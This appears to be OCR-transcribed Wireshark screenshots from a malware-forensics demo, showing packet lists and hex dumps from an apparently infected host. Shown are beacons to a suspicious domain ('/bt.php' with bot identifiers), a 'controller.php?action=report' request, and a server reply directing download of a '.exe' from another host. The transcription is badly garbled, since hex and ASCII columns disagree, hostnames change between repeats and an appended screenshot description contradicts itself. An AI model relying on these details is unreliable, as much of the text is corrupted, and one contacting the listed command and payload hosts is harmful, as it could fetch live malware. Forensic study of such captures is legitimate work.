Header checksum: 0x639c [correct]

- [Good: True]
- [Bad: False]
- Source: 192.168.1.118 (192.168.1.118)
- Destination: 213.155.4.82 (213.155.4.82)
- Transmission Control Protocol, Src Port: neod1 (1047), Dst Port: http (80), Seq: 1, Ack: 1, Len: 197
- Source port: neod1 (1047)

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 43 00 ...p.h.. A..%.E.

0010 00 ed 01 83 40 00 80 06 5c 7c c0 a8 01 76 d5 9b ...0... \...v..

0020 04 52 04 17 00 50 9a 4a b7 47 6f ef 60 ac 50 18 ...R..P..go...P.

0030 fa f0 f5 45 00 00 47 45 54 20 2f 6e 65 77 2f 63 ...E..ge T/new/c

0040 6f 5e 74 72 6f 6c 6e 65 72 2e 70 68 70 5f 61 63 ontrolle r.php?ac

0050 74 69 6f 6e 3d 72 65 70 6f 72 74 26 67 75 69 64 tlon=rep ort&gid

0060 3d 30 26 72 6e 64 3d 37 35 38 36 38 39 26 75 69 =0&rnd=7 58689&u1

0070 64 3d 31 26 65 6e 74 69 74 79 3d 31 32 33 38 31 d=1&ent1 ty=12381

0080 30 37 37 30 36 34 75 6e 69 71 75 65 5f 73 74 61 07706;un ique\_sta

0090 72 74 3b 31 32 33 38 31 30 37 33 31 30 3a 75 6e rt;12381 07310;un

00a0 69 71 75 65 5f 73 74 61 72 74 3b 31 32 33 38 31 ique\_sta rt;12381

00b0 30 37 31 34 39 3a 75 6e 69 71 75 65 5f 73 74 61 07149;un ique\_sta

00c0 72 74 3b 31 32 33 38 36 39 37 34 34 38 3a 75 6e rt;12386 97448;un

00d0 69 71 75 65 5f 73 74 61 72 74 20 48 54 54 50 2f ique\_sta rt HTTP/

00e0 31 2e 31 0d 0a 48 6f 73 74 3a 20 32 31 33 2e 31 1.1..Hos T: 213.1

00f0 35 35 2e 34 2e 38 32 0d 0a 0d 0a 55.4.82. ...

File: "C:\demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58

Packets: 2829 Displayed: 2829 Marked: 0



pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
786	236.661909	af9f440dccc.com	192.168.1.118	SSLV3	Server Hello, Certificate, Server Hello Done
787	236.869806	192.168.1.118	af9f440dccc.com	TCP	vfo > https [ACK] Seq=79 Ack=1029 Win=63212 Len=0

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1349	273.576158	www.gcn.com	192.168.1.145	TCP	[TCP segment of a reassembled PDU]
1350	273.576215	192.168.1.145	www.gcn.com	TCP	24853 > http [ACK] Seq=209 Ack=56941 win=17520 Len=0
1351	273.577810	www.gcn.com	192.168.1.145	HTTP	HTTP/1.1 404 Not Found (text/html)
1352	273.740445	192.168.1.145	www.gcn.com	TCP	24853 > http [ACK] Seq=209 Ack=57701 Win=16760 Len=0
1353	273.770623	192.168.1.118	e2044.c.akamiedge.net	SSLV3	Application Data
1354	273.804528	e2044.c.akamiedge.net	192.168.1.118	SSLV3	Application Data
1355	273.900493	192.168.1.118	mscom.wit.vo.llnwd.net	TCP	station > http [DST ACK] Seq=481 Ack=27989 win=0 Len=0
1356	274.090483	192.168.1.118	e2044.c.akamiedge.net	TCP	cardax > https [ACK] Seq=3271 Ack=15342 win=64240 Len=0
1357	274.475202	192.168.1.118	192.168.1.1	DNS	Standard query A hpservice.11ve.com
1358	274.522443	192.168.1.118	192.168.1.1	DNS	Standard query A switch.atdmt.com
1359	274.612258	192.168.1.1	192.168.1.118	DNS	Standard query response A 65.203.229.44
1360	274.612258	192.168.1.118	switch.atdmt.com (65.203.229.44)	DNS	Standard query response CNAME hpservice.11ve.com nsatc.net A 65.54.234.11
1361	274.652691	192.168.1.118	hpservice.11ve.com nsatc.net	DNS	Standard query response CNAME hpservice.11ve.com nsatc.net A 65.54.234.11
1362	274.663497	192.168.1.118	hpservice.11ve.com nsatc.net	TCP	amt-esp-prot > https [SYN] Seq=0 win=64240 Len=0 MSS=1460
1363	274.745021	switch.atdmt.com	192.168.1.118	TCP	hpservice.11ve.com > https [ACK] Seq=0 Ack=1174 win=64240 Len=0 MSS=1460

0... = Reserved bit: Not set  
1... = Don't fragment: Set  
...0 = More fragments: Not set  
Fragment offset: 0  
Time to live: 128  
Protocol: TCP (0x06)  
Header checksum: 0x0e50 [correct]  
[Good: True]  
[Bad: False]  
Source: 192.168.1.118 (192.168.1.118)  
Destination: switch.atdmt.com (65.203.229.44)  
Transmission Control Protocol, Src Port: pvuniwien (1081), Dst Port: https (443), Seq: 0, Len: 0  
Source port: pvuniwien (1081)

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h..A..%.E.  
0010 00 30 03 62 40 00 00 06 0e 50 c0 a8 01 76 41 cb .0.b0...P...VA.  
0020 e5 c 04 39 01 00 63 38 59 0d 00 00 00 00 70 02 ...9..c8 Y.....p.  
0030 fa f0 dc 4e 0d 00 02 04 09 b4 01 01 04 02 ...N.....

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
163	47.728140	213.155.4.82	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
162	47.735707	213.155.4.82	192.168.1.118	TCP	[TCP segment of a reassembled PDU]
163	47.737068	192.168.1.118	213.155.4.82	TCP	wfremoterm > http [ACK] Seq=122 Ack=2143 Win=64240 Len=0
164	47.915199	213.155.4.82	192.168.1.118	TCP	[TCP segment of a reassembled PDU]

Transmission Control Protocol, Src Port: http (80), Dst Port: wfremoterm (1046), Seq: 2143, Ack: 122, Len: 1460  
Source port: http (80)  
Destination port: wfremoterm (1046)

0130 0e 10 0e c6 09 62 31 11 03 48 81 07 95 90 11 61 ....101..CH....a  
0140 29 fd 09 db 10 83 26 52 10 d8 88 99 ff 7d dd 85 .....88...m...  
0150 03 6b a0 49 cf d2 5b 40 19 ca 07 b0 73 0f 11 97 ...k.t..@...s...  
0160 19 1b 13 29 9e 3a 6a ae a7 f7 37 a4 74 e4 7b 74 ...).;..7.t.(  
0170 50 1f de 1d f2 39 4e 8c 07 56 bd 7b 72 ce f3 8c P...9N..V.(r...  
0180 e9 06 b5 88 a0 27 36 e8 0e 8e 83 53 0c 06 a3 ....0 6...n..S...  
0190 3b e5 c1 0e 1e 10 2a 23 67 e7 9e da b5 82 66 9f ...\*# g....f...  
01a0 88 1e 27 c9 43 5e b1 10 cf 3e d5 21 4a f7 c4 76 ...CA...>.1..v  
01b0 0c 85 94 fb 96 bf 1f fd a6 ae d8 5c 30 3e fb b8 .....02...  
01c0 5c 22 82 a0 80 34 00 4d 73 f2 6e bd ea 32 34 c7 \...4.M s.n..24.  
01d0 b8 c9 c2 4e 88 e2 4c 2e 90 25 8b c0 64 87 79 c0 ...N..L..%.d.y..  
01e0 aa fb 61 2b 2f 62 78 a3 54 e6 60 3f 19 95 06 d1 ..a+/bx. T..?  
01f0 5e c8 20 e6 ab 6d 15 3b 92 a0 fb f6 28 74 b7 d2 A...m.i....(t..  
0200 70 19 fd a0 7b 76 43 d0 5d a3 0f 76 39 15 48 97 p...{vc.}.v9.H..  
0210 de 68 7d 89 d6 93 c4 69 34 bf 60 5c 34 18 7b f4 ..h)....1 4..V4.(.  
0220 69 1b 44 ad a1 88 7d ef 29 8c 75 74 a2 bd fc 81 i.D...).)ut...  
0230 26 7a 0a f9 0d cf 40 2d 68 92 43 2f ab 20 7f 03 0z...@- h.c/...  
0240 75 51 ad 7b 78 4e 41 b9 87 78 9a db f6 56 7f 48 uQ.{xNA..X...V.H  
0250 1d 0a fc 2e 58 3c 3b 80 ce 7f f2 7e a0 71 7d 15 ...Xc;...-.Q)...  
0260 c2 ab 91 3b 5a a5 24 39 ee be 55 ee 15 75 66 61 ...<2 89...u..wa  
0270 f8 cd 40 fa 3c 7c bc 1b fb ae 85 eb 23 03 b1 e1 ...0.<|...#...  
0280 af 42 1e 4c e9 43 44 de 02 5a c1 17 ef c4 48 8f ..B.L.CD..2...H..  
0290 c3 88 ca 00 05 87 0c 0d f5 91 9b 16 95 ad fa 45 ...OW\NA...v..m..  
02a0 8f 19 4f 77 5c 93 4e 5e ee 0f 76 dd d3 be 6d 97 ...OW\NA...v..m..  
02b0 47 f7 98 4c 3e a4 4d 34 35 e9 4b cb 36 46 10 c6 G..L..M4 5.K.6F..  
02c0 5f 3e c0 f3 8c 3a 91 9c 91 bf 70 4f 2d 08 97 >...1..2...po...  
02d0 25 a0 e4 64 44 31 99 7a 1a e4 46 51 2a 56 17 8a %..dd1..2...pq=v..  
02e0 b6 55 46 aa e2 61 8c 7f f2 4c f0 42 79 f8 d9 9e ..UF..a...L.By...  
02f0 99 be 03 de ef 9c 59 0a 81 a0 5b ac f7 73 36 ad .....Y...[..56..  
0300 c9 7d 58 ac de e5 2b 0d 31 1c 12 a8 15 8c 49 ae ..jX...+..1...i..  
0310 aa 4c 8d 9a e9 e7 a4 6a 87 00 17 7e 73 ad 2c 3d ..L...j...-SM...  
0320 ca 85 e9 a9 6a 14 79 9b 30 8c 46 45 79 90 f4 23 ...jy. 0.FEY..#  
0330 dd 82 be c6 69 62 31 f1 63 48 6f d7 96 9c 14 60 ....101..CHO...  
0340 21 fd 09 8b 11 83 26 42 10 6d 88 89 fd 7d ad da .....66...m...  
0350 00 6b a0 69 cd d2 5b 30 1a ca 07 b0 66 1c 11 87 ..k.i..[0...F...  
0360 19 1b 13 2b 9e 3a 6a ae a7 f7 37 a4 74 e4 7f 74 ...k.t..n...7.t.t..t  
0370 50 1f de 1d f2 39 4e 0c 04 56 bd 6b 72 ce f3 8c P...9N..V.kr...  
0380 e9 06 b7 88 40 25 36 e8 1c 8e 8c 91 53 0c 06 a3 ...0x0...n..S...  
0390 2b e5 c1 1e 1e 10 2a 23 67 e7 9e da b5 82 66 9f +...\*# g....f...  
03a0 88 1e 27 c9 43 5e b1 60 cc 3e f1 20 4a f7 c4 76 \...4.M s.n..24.  
03b0 dc 85 94 fb 96 bf 1f fd a6 ae d8 5c 30 3e fb b8 .....02...  
03c0 5c 22 82 a0 80 34 00 4d 73 f2 6e bd ea 32 34 c7 \...4.M s.n..24.  
03d0 b8 c9 c2 4e 88 e2 4c 2e 90 25 8b c0 64 87 79 c0 ...N..L..%.d.y..  
03e0 aa fb 61 2b 2f 62 78 a3 54 e6 60 3f 19 95 06 d1 ..a+/bx. T..?...

[illegible]

The screenshot displays the Wireshark network protocol analyzer interface. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, and Help. The toolbar contains various icons for file operations, capture control, and analysis. The main window is divided into three panes:

- Packet List:** Shows a list of captured packets. The selected packet is 192.168.1.118, which is a TCP segment (192.168.1.118 to 192.168.1.118) with a reassembled PDU. The packet details pane shows the Transmission Control Protocol (TCP) segment with source port 80 and destination port 1046. The packet bytes pane shows the raw data of the TCP segment.
- Packet Details:** Shows the structure of the selected packet. The selected packet is a TCP segment (192.168.1.118 to 192.168.1.118) with a reassembled PDU. The packet details pane shows the Transmission Control Protocol (TCP) segment with source port 80 and destination port 1046. The packet bytes pane shows the raw data of the TCP segment.
- Packet Bytes:** Shows the raw data of the selected packet. The selected packet is a TCP segment (192.168.1.118 to 192.168.1.118) with a reassembled PDU. The packet details pane shows the Transmission Control Protocol (TCP) segment with source port 80 and destination port 1046. The packet bytes pane shows the raw data of the TCP segment.

The status bar at the bottom indicates that 2829 packets were displayed and 2629 were marked as follows:

- File: C:\demo files\RAH images\pdf\pdf\_ex\_sniff.pcap 1377 KB 00:15:58
- Packets: 2829 Displayed: 2629 Marked: 0



pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
590	167.922671	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
591	170.057385	192.168.1.118	192.168.1.1	DNS	Standard query A af9f440dccc.com
592	170.418408	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
593	170.810338	192.168.1.1	192.168.1.118	DNS	Standard query response A 83.133.127.5
594	171.127407	192.168.1.118	af9f440dccc.com	TCP	cma > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
595	171.336301	af9f440dccc.com	192.168.1.118	TCP	http > cma [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
596	171.336972	192.168.1.118	af9f440dccc.com	TCP	cma > http [ACK] Seq=1 Win=64240 Len=0
597	171.338779	192.168.1.118	af9f440dccc.com	HTTP	GET /bt.php?mod=81d=vrtnw&up=732393831&up=760203&mid=soboc43 HTTP/1.1
598	171.501376	af9f440dccc.com	192.168.1.118	TCP	http > cma [ACK] Seq=1 Ack=255 Win=6432 Len=0

[Good: True]  
[Bad: False]  
Source: 192.168.1.118 (192.168.1.118)  
Destination: af9f440dccc.com (83.133.127.5)  
Transmission Control Protocol, Src Port: cma (1050), Dst Port: http (80), Seq: 1, Ack: 1, Len: 254  
Source port: cma (1050)

0000 00 1a 70 fc 09 68 00 09 5e 00 19 25 08 00 45 00 ..p..h..A..%.E.  
0010 01 26 01 b4 40 00 80 63 75 c0 a8 01 76 53 85 .&..0.. CU...VS.  
0020 7f 05 04 1a 00 50 50 80 0f 05 3b ae 1c 9d 50 18 ....PP..:..P.  
0030 fa 70 3a 37 00 00 47 45 54 20 2f 62 74 2e 70 68 ...7..ge T /bt.ph  
0040 70 3f 6d 6f 64 3d 26 69 64 3d 76 69 72 74 77 69 p?mod=81d=vrtnw  
0050 6e 78 70 5f 2d 37 33 32 33 39 33 38 33 31 26 75 nxp\_-732 393831&u  
0060 70 3d 37 36 30 32 30 33 26 6d 69 64 3d 73 6f 62 p=760203&mid=sob  
0070 6f 63 34 33 20 48 54 54 50 2f 31 2e 31 0d 0a 41 oc43 HTTP/1.1..A  
0080 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 63 65 ccept: \*/\*..Acce  
0090 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 pt-encod ing: gzi  
00a0 70 2c 20 64 65 66 6c 61 74 65 0d 0a 55 73 65 72 p, defl te..User  
00b0 2d 41 67 65 6e 74 3a 20 4d 0f 7a 69 6c 6c 61 2f -Agent: Mozilla/  
00c0 34 2e 30 20 28 63 6f 6d 70 61 74 69 6c 6c 63 3b 4.0 (com patibl  
00d0 20 4d 43 49 45 20 36 6e 30 3b 20 5f 69 6e 64 6f MSIE 6. 0; Windo  
00e0 77 73 20 4e 54 20 35 2e 31 3b 20 53 56 31 3b 20 ws NT 5. 1; SV:1  
00f0 2e 4e 45 54 20 43 4c 52 20 31 2e 31 2e 34 33 32 .NET CLR 1.1.432  
0100 32 29 0d 0a 48 6f 73 74 3a 20 61 66 39 66 34 34 2). Host: af9f44  
0110 30 64 63 63 2e 63 6f 6d 0d 0a 43 6f 6e 65 63 Odccc.com ..Connec  
0120 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 tion: Ke ep-Alive  
0130 0d 0a 0d 0a ....

Protocol (p.proto), 1 byte Packets: 2829 Displayed: 2829 Marked: 1

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
591	170.057385	192.168.1.118	192.168.1.1	DNS	Standard query A af9f440dccc.com
592	170.418408	192.168.1.118	255.255.255.255	UDP	Source port: blackjack Destination port: 34012
593	170.810338	192.168.1.1	192.168.1.118	DNS	Standard query response A 83.133.127.5
594	171.127407	192.168.1.118	af9f440dccc.com	TCP	cma > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
595	171.336301	af9f440dccc.com	192.168.1.118	TCP	http > cma [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
596	171.336972	192.168.1.118	af9f440dccc.com	TCP	cma > http [ACK] Seq=1 Ack=1 Win=64240 Len=0
597	171.338779	192.168.1.118	af9f440dccc.com	HTTP	GET /bt.php?mod=81d=vrtnw&up=732393831&up=760203&mid=soboc43 HTTP/1.1
598	171.501376	af9f440dccc.com	192.168.1.118	TCP	http > cma [ACK] Seq=1 Ack=255 Win=6432 Len=0
599	172.6763410	af9f440dccc.com	192.168.1.118	HTTP	HTTP/2.0 200 OK (text/css)

[Good: True]  
[Bad: False]  
Source: af9f440dccc.com (83.133.127.5)  
Destination: 192.168.1.118 (192.168.1.118)  
Transmission Control Protocol, Src Port: http (80), Dst Port: cma (1050), Seq: 1, Ack: 255, Len: 237  
Source port: http (80)

0000 00 09 58 00 19 23 00 1a 70 fc 09 68 08 00 45 00 ..A..%.p..h..E.  
0010 01 15 38 6c 40 00 2f 06 7d ce 53 85 7f 05 c0 a8 .810//.}S....  
0020 01 76 00 50 04 1a 3b ae 1c 9d 50 e0 10 03 50 18 .v.P.:. :..P.P.  
0030 19 20 71 e0 00 00 48 54 54 50 2f 31 2e 31 20 32 .q...HT TP/1.1.2  
0040 30 30 20 4f 4b 0d 0a 54 72 61 6e 73 66 65 72 2d 00 OK..T ransfer  
0050 45 6e 63 6f 64 69 6e 67 3a 20 63 68 75 6e 6b 65 Encoding : chunke  
0060 64 0d 0a 58 2d 50 6f 77 65 72 65 64 2d 42 79 3a d..X-Pow ered-By:  
0070 20 50 48 50 2f 35 2e 32 2e 36 0d 0a 43 6f 6e 74 PHP/5.2 .6..Cont  
0080 65 6e 74 2d 74 79 70 65 3a 20 74 65 78 74 2f 68 ent-type : text/h  
0090 74 6d 6c 0d 0a 44 61 74 65 3a 20 53 61 74 2c 20 tml..Dat e: Sat,  
00a0 30 34 20 41 70 72 20 32 30 30 39 20 32 33 3a 35 04 Apr 2 009 23:5  
00b0 30 3a 35 20 47 4d 54 0d 0a 53 65 72 70 65 72 0:38 GMT ..server  
00c0 3a 20 6c 69 67 68 74 74 70 64 2f 31 2e 34 2e 31 : lighttpd/1.4.1  
00d0 39 0d 0a 0d 0a 34 33 0d 0a 30 53 4c 50 3a 33 36 9...43..OSLP:36  
00e0 30 3b 4d 4f 44 3a 64 41 6a 76 62 76 39 3b 55 00;MOD: Aj/vbvs;u  
00f0 52 4c 3a 68 74 74 70 3a 2f 2f 73 70 61 65 69 6f RL:http: //spae10  
0100 65 72 2e 63 6f 6d 2f 37 33 31 6c 33 2e 65 78 65 er.com/7 313.exe  
0110 3b 53 52 56 3a 73 74 6f 70 65 64 3b 0d 0a 30 0d ;SRV:sto ped;..0.  
0120 0a 0d 0a ....

Frame (291 bytes) De-chunked entity body (67 bytes)  
File: C:\demo files\RAM images\pdf\pdf\_ex\_sniff.pcap\1377.kh 00:15:58 Packets: 2829 Displayed: 2829 Marked: 1

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
786	236.661909	af9f440dcc.com	192.168.1.118	SSLV3	Server Hello, Certificate, Server Hello Done
787	236.869806	192.168.1.118	af9f440dcc.com	TCP	vfo > https [ACK] Seq=79 Ack=1029 Win=63212 Len=0

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
1349	273.576158	www.gcn.com	192.168.1.145	TCP	[TCP segment of a reassembled PDU]
1350	273.576215	www.gcn.com	192.168.1.145	TCP	24853 > http [ACK] Seq=209 Ack=56941 Win=17520 Len=0
1351	273.577810	www.gcn.com	192.168.1.145	HTTP	HTTP/1.1 404 Not Found (text/html)
1352	273.740445	192.168.1.145	www.gcn.com	TCP	24853 > http [ACK] Seq=209 Ack=57701 Win=16760 Len=0
1353	273.770623	192.168.1.118	e2044.c.akamaiedge.net	SSLV3	Application Data
1354	273.804528	e2044.c.akamaiedge.net	192.168.1.118	SSLV3	Application Data
1355	273.900493	192.168.1.118	mscom.wifi.linnw.net	TCP	station > http [DST ACK] Seq=481 Ack=27989 Win=0 Len=0
1356	273.900493	192.168.1.118	e2044.c.akamaiedge.net	TCP	cardax > https [ACK] Seq=3271 Ack=15342 Win=64240 Len=0
1357	274.475202	192.168.1.118	192.168.1.1	DNS	Standard query A hipsservice.live.com
1358	274.522443	192.168.1.118	192.168.1.1	DNS	Standard query A switch.atdmt.com
1359	274.604443	192.168.1.118	192.168.1.1	DNS	Standard query response A 65.54.234.11
1360	274.634250	192.168.1.118	switch.atdmt.com	TCP	pvunwhen > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
1361	274.652691	192.168.1.1	192.168.1.118	DNS	Standard query response CNAME hipsservice.live.com nsatc.net A 65.54.234.11
1362	274.663497	192.168.1.118	hipsservice.live.com nsatc.net	TCP	amt-essd-prot > https [SYN] Seq=0 Win=64240 Len=0 MSS=1460
1363	274.748021	switch.atdmt.com	192.168.1.118	TCP	http > https [ACK] Seq=0 Ack=15342 Win=64240 Len=0 MSS=1460

0... = Reserved bit: Not set  
 1... = Don't fragment: Set  
 ..0. = More fragments: Not set  
 Fragment offset: 0  
 Time to live: 64  
 Protocol: UDP (0x11)  
 Header checksum: 0xb6d7 [correct]  
 [Good: True]  
 [Bad: False]  
 Source: Mountain (192.168.1.1)  
 Destination: 192.168.1.118 (192.168.1.118)  
 User Datagram Protocol, Src Port: domain (53), Dst Port: ams (1037)  
 Domain Name System (response)

```

0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00  ..A.. p..h..E.
0010 00 4e 00 00 40 00 40 11 b6 d7 c0 a8 01 01 c0 a8  .C..0.0. ....
0020 01 76 00 35 04 00 00 2f f3 8d 3b 07 81 80 00 01  .V.5.../ .:.....
0030 00 01 00 00 00 00 02 79 61 02 72 75 00 00 01 00  .....y a.r.u...
0040 64 6d 74 03 63 6f 6d 00 00 01 00 01 c0 0c 00 01  dmt.com. ....
0050 00 01 00 00 00 f0 00 04 41 cb e5 2c              ..... A..
  
```

pdf\_ex\_sniff.pcap - Wireshark

File Edit View Go Capture Analyze Statistics Help

Filter: Expression... Clear Apply

No.	Time	Source	Destination	Protocol	Info
746	226.270986	192.168.1.118	255.255.255.255	UDP	source port: blackjack Destination port: 34012
747	226.845190	192.168.1.118	192.168.1.1	DNS	standard query A www.microsoft.com
748	226.900807	192.168.1.1	192.168.1.118	DNS	standard query response CNAME toggle.www.ms.akadns.net CNAME g.www.ms.akadns.net CNAME lbl...
749	227.073960	192.168.1.1	192.168.1.118	DNS	standard query response A 213.180.204.8
750	227.306280	192.168.1.118	192.168.1.1	DNS	standard query A ya.ru
751	227.306280	192.168.1.118	192.168.1.1	DNS	standard query response A 213.180.204.8
752	227.389487	192.168.1.118	192.168.1.1	DNS	standard query A mixmediadirect.cn
753	227.737318	192.168.1.118	lbl.www.ms.akadns.net	TCP	brvread > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460
754	227.739782	192.168.1.1	192.168.1.118	DNS	standard query response A 213.155.6.86
755	227.742284	192.168.1.118	mixmediadirect.cn	TCP	ansyslmd > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460

Time to live: 64  
 Protocol: UDP (0x11)  
 Header checksum: 0xb6e2 [correct]  
 [Good: True]  
 [Bad: False]  
 Source: Mountain (192.168.1.1)

```

0000 00 09 5e 00 19 25 00 1a 70 fc 09 68 08 00 45 00  ..A.. p..h..E.
0010 00 43 00 00 40 00 40 11 b6 e2 c0 a8 01 01 c0 a8  .C..0.0. ....
0020 01 76 00 35 04 00 00 2f f3 8d 3b 07 81 80 00 01  .V.5.../ .:.....
0030 00 01 00 00 00 00 02 79 61 02 72 75 00 00 01 00  .....y a.r.u...
0040 01 c0 0c 00 01 00 00 00 00 1c 1f 00 04 d5 b4 cc  .....
0050 08
  
```

File: "C:\demo files\RAM images\pdf\pdf\_ex\_sniff.pcap" 1377 KB 00:15:58

Packets: 2829 Displayed: 2829 Marked: 1

Start | [Icons] | pdf | iTunes | NetWitness Investigator 8 | pdf\_ex\_sniff.pcap - ... | changing\_dns\_to\_ns1.... | [Icons] | 7:34 PM